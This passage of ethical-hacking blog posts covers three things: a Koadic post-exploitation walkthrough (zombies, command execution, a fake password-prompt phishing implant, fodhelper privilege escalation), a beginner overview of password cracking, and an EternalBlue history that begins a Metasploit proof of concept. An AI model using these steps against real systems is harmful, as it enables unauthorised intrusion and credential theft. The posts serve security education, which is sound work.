
It creates an URL with a command. This command needs to be executed on the target system. Just because it is an URL, don’t make the mistake of executing in a browser as shown below.



You will get a zombie but it will time out immediately as shown below.

Open a CMD (remember, you are in Post-exploitation stage after already gaining access) and execute the command as shown below.

You will get a LIVE zombie as shown below.


It’s time to define a Zombie in koadic. Zombies in koadic are like a shell back or a session (similar to meterpreter in Metasploit). You can view all the zombies you got using “zombies” command.



You can interact with a specific zombie using command as shown below.

zombies <id of the zombie>


Next come implants. Implants in koadic is a name for all Post-exploitation operations or operation modules. You can view all the implants just like you viewed stagers.

use implant <TAB> <TAB>

They are divided into sections based on the purpose they fulfill. For example, let’s see all gather modules. Gather implants help in gathering information about the target system.


For example, let’s see the “enum_users” implant. This implant as its name implies enumerates all users on the target Windows system.


All you have to do to use the implant is to set the ID of the Zombie and execute it.

As you can see, there is only one user on the target system. His name is ADMIN.

Manage implants help us to enable features that help in managing target system. These features include remote desktop, killing AV or executing a command on the target system.



Let’s use the “exec_cmd” implant that executes a command we want on the target system.

By default, it is set to execute the command “hostname” on the target system and display its result. As you can see, we got the hostname displayed successfully.




The “phish” implants do what they do. They phish the target users. For example. let’s use it to capture passwords.

When executed, it pops up a window on the target system asking for his/her password as shown below.


If the target user falls for it, his password is captured. This implant can be used to get any password with a bit of social engineering of course.

The “fun” section of implants has implants related to having fun like sending a voice message to target user, thunderstruck etc.


The inject implants inject code into processes.

The ‘util’ implants are useful for uploading and downloading files to and from the target system.

Koadic has implants that are used for establishing persistence.


Similarly, there are even implants that help in privilege escalation.


The zombie we got at the beginning of this blogpost is a low privileged zombie. Let’s use fod helper implant to get a zombie with elevated privileges on the target system.


Set the payload as ‘0’ and set the zombie ID.


After all the options are set, execute the implant as shown below.




We have a new zombie (id 4). Let’s check its privileges.

As you can see, we now have an elevated session.

Security Risks Associated with Post-Exploitation Frameworks

Tools like Koadic can enable attackers to:

  • Execute remote commands
  • Harvest system information
  • Extract credentials
  • Move laterally across networks
  • Establish persistent access

Because these frameworks often rely on native Windows components, traditional antivirus detection may not always be sufficient. This is why modern defenses rely heavily on behavioral monitoring and endpoint detection and response (EDR) systems.

Lessons to Defenders from Koadic

Studying Koadic teaches several key defensive principles. Some of them are,

1. Monitor Behavior, Not Just Files:

Malicious activity may not always involve obvious malware files. Monitoring unusual system behavior is critical.

2. Limit Privileges:

If attackers gain access with limited privileges, their ability to escalate damage is reduced.

3. Network Segmentation Matters:

Post-exploitation tools often rely on lateral movement. Segmented networks slow attackers down.

4. Logging and Visibility Are Essential:

Without proper logging, post-compromise activity can go unnoticed for long periods.

Conclusion

Koadic represents a category of tools that operate in the shadows of legitimate system processes. It demonstrates how attackers can blend into normal activity and maintain control after initial compromise. For cybersecurity beginners, the key takeaway is not the tool itself but the lesson it teaches:

Security does not end when the attacker gets in. In many cases, that’s when the real damage begins. By understanding post-exploitation frameworks conceptually, ethical hackers and defenders can better prepare for the stages of an attack that happen after the first breach. Next, learn about Nishang and PowerSploit.

Posted on

Password cracking for beginners

Hello aspiring Ethical hackers. In this article, you will learn what is password cracking and various types of password cracking techniques. When beginners first hear the term password cracking, it often sounds illegal or malicious. In reality, password cracking is a concept, not a crime by itself. For ethical hackers, understanding password cracking is about learning how attackers exploit weak authentication so those weaknesses can be identified and fixed, ofcourse with permission.

This article explains password cracking for beginners, why it still works and what ethical hackers should focus on when learning this topic.

What Is Password Cracking?

Password cracking is the process of attempting to recover passwords from stored authentication data, most commonly password hashes. As you studied in our blogpost on cryptography, modern systems do not store passwords in plain text. Instead, they store a hash, a one-way mathematical representation of the password.

As hashes cannot usually be reversed, attackers attempt to guess passwords, hash those guesses and compare them to the stored value. If the hashes match, the password has effectively been cracked. Ethical hackers study this process to evaluate whether password policies and storage mechanisms are strong enough.

Why Password Cracking Still Works?

Despite years of security awareness, password cracking remains effective for one simple reason: people choosing weak passwords. Common contributing factors include:

  • Short or predictable passwords
  • Reusing the same password across multiple services
  • Poor password storage practices by applications
  • Legacy systems using outdated hashing methods
  • Lack of multi-factor authentication

Attackers do not need advanced skills when these weaknesses are widespread.

Common Password Cracking Concepts

There are two types of password cracking attacks: Online and Offline.

Online attacks:

In this type of attack, passwords are guessed through login systems and are limited by lockouts.

Offline attacks:

In this type of attack, attackers obtain password databases and test guesses without alerts.

Common Password Cracking Techniques

There are various password cracking techniques. They are,

1. Shoulder Surfing
2. Password Guessing
3. Dictionary Attack
4. Brute Force Attack
5. Rainbow Table Attack  
6. Phishing
7. Sniffing
8. Malware

Let’s learn each of these attacks in detail.

1. Shoulder Surfing:

Shoulder Surfing is one of the easiest password cracking techniques that doesn’t require use of any technology. In shoulder surfing, the hacker stands behind (or sits behind, position is not really important) the victim when he is entering his credentials and captures the credentials by simple observation. As you can see, this is the easiest way to capture credentials of the target.

2. Password Guessing:

Another password cracking technique that doesn’t require any technology. In this technique, hacker tries to guess the password of the victim using his own mind. You may be surprised but this technique yielded me results in at least 20% of the total attempts made.

3. Dictionary attack:

In dictionary attack, a hacker uses a dictionary to crack passwords. A dictionary or wordlist has a huge list of words (possible passwords), each one of which is tried as a password. In Kali Linux, the dictionary or wordlists are present in /usr/share/dirb/wordlists directory.

4. Brute Force attack:

In brute force attack, hackers use every possible criteria or password to crack the credentials. A brute force attack may be slow but it will eventually crack the password. A brute force attack works by calculating the hash function of every password string it has and compares it with one on the target system or victim.

5. Rainbow Table attack:

To understand Rainbow Table Attack, you need to first understand what is a Rainbow Table. A Rainbow Table is a database that contains huge list of plaintext passwords and their precompiled hashes. Unlike a Brute Force attack, Rainbow table attack bypasses calculation of a hash for every password string as it already has a pre compiled list of hashes.

6.Phishing:

Phishing is one of the easiest methods to crack passwords. You have already learnt about phishing in our previous blogposts.

7. Sniffing:

Sniffing or Man In The Middle (MITM) attack can also be used to crack passwords while they are on transit in a network.  Learn more about sniffing here.

8. Malware:

Malware is another way hackers capture credentials of their victims. Once hackers gain initial access to a system, they install malware which allows hackers to not only perform further malicious actions but also capture user credentials from the target system.

How Password Cracking Fits Into Real-world Ethical Hacking?

Password cracking is rarely the first step in an attack. It usually follows another compromise, such as:

  • A data breach
  • Phishing
  • Malware infection
  • Misconfigured storage exposure

Once attackers obtain hashed passwords, cracking becomes a way to expand access, escalate privileges or move laterally. Ethical hackers must see password cracking as part of a larger attack chain, not an isolated skill.

Defensive Lessons from Password Cracking

Studying password cracking teaches ethical hackers how to prevent it. To keep passwords secure, some key defensive practices include:

  • Enforcing long, unique passwords
  • Using modern, slow hashing algorithms with salt
  • Implementing multi-factor authentication
  • Limiting password reuse across systems
  • Monitoring for credential abuse

Ethical hackers are expected to provide defensive recommendations, not just findings.

Conclusion

Password cracking is not about breaking into systems. It’s about revealing broken security assumptions. For ethical hacking beginners, it is one of the best examples of why cybersecurity starts with strong fundamentals. If passwords are weak, everything built on top of them becomes fragile. Ethical hackers shouldn’t crack passwords to prove skill, they should study password cracking to help organizations stop attackers before real damage occurs.

Posted on

EternalBlue: The Vulnerability That Changed Cybersecurity Forever

Hello, aspiring ethical hackers. In this article, you will learn about the infamous EternalBlue vulnerability and its impact in detail. In the world of cybersecurity, some vulnerabilities are remembered not just for how they worked, but for the damage they caused. EternalBlue is one such vulnerability. It played a major role in some of the most destructive cyberattacks in history and serves as an important lesson for anyone beginning their cybersecurity journey.

This article explains what EternalBlue is, why it was so dangerous, how it was abused and what beginners should learn from it.

What is EternalBlue?

EternalBlue is the name given to a critical vulnerability in Microsoft Windows that affected the Server Message Block version 1 (SMBv1) protocol. SMB is used by Windows systems to share files, printers and other resources across a network.

The vulnerability allowed attackers to send specially crafted network messages to a Windows machine and execute code remotely without needing a username or password. This made it a remote code execution (RCE) vulnerability, one of the most serious types in cybersecurity.

Why EternalBlue Was So Dangerous?

EternalBlue stood out because of a few key characteristics:

  • It required no user interaction
  • It worked over the network
  • It allowed full system compromise
  • It could spread automatically between systems


In simple terms, a vulnerable computer could be compromised just by being connected to a network. This made it ideal for worm-like attacks, where malware spreads rapidly from one system to another.

How EternalBlue Became Public?

It is alleged that EternalBlue was originally developed as a cyber weapon and kept secret. In 2017, it was leaked publicly, exposing a powerful attack technique to the world. Once released, attackers quickly integrated this vulnerability into malware, ransomware and automated attack tools. Even though Microsoft released security updates, many systems remained unpatched, creating a large pool of vulnerable targets.

Real-World Attacks That Used EternalBlue

The most famous attacks linked to EternalBlue include,

WannaCry Ransomware:

WannaCry spread rapidly across the globe in 2017, encrypting files and demanding ransom payments. It used EternalBlue to move automatically from one Windows system to another, causing massive disruption to hospitals, businesses and governments.

NotPetya:

NotPetya also leveraged EternalBlue to spread inside corporate networks. Unlike typical ransomware, its primary goal was destruction, not profit. These attacks showed how a single vulnerability could cause global-scale damage.

Why EternalBlue Still Matters Today?

Even years after its disclosure, this vulnerability remains relevant for beginners to study. Reasons include:

  • Many legacy systems still exist
  • Some networks still expose SMB services
  • Poor patch management remains common
  • The vulnerability represents a perfect storm of design flaws and operational failures

EternalBlue reminds us that unpatched systems are a long-term risk, not a short-term problem.

What Beginners Should Understand About EternalBlue?

For cybersecurity beginners, this vulnerability is not about learning how to exploit systems. Instead, it teaches:

  • Why vulnerabilities are classified as “critical”
  • How one flaw can enable large-scale attacks
  • The importance of defense over offense
  • Why security basics matter more than advanced tools

Understanding EternalBlue builds strong foundational thinking.

Proof of Concept

As the vulnerability is so famous (I mean infamous), Metasploit has already released exploit modules for this particular vulnerability.

We are going to test some of these modules on a Windows 7 target. Let’s first use the scanner module of metasploit to test whether this machine is vulnerable to EternalBlue vulnerability.

Set the RHOSTS option and execute the module.

The scanner module confirms that the target is indeed vulnerable. Now, let’s load the module for exploiting Eternal Blue vulnerability and grab a session.

Set all the required options and use “check” command to see if the target is indeed vulnerable.

After all the required options are set, execute the module.

eternalblue

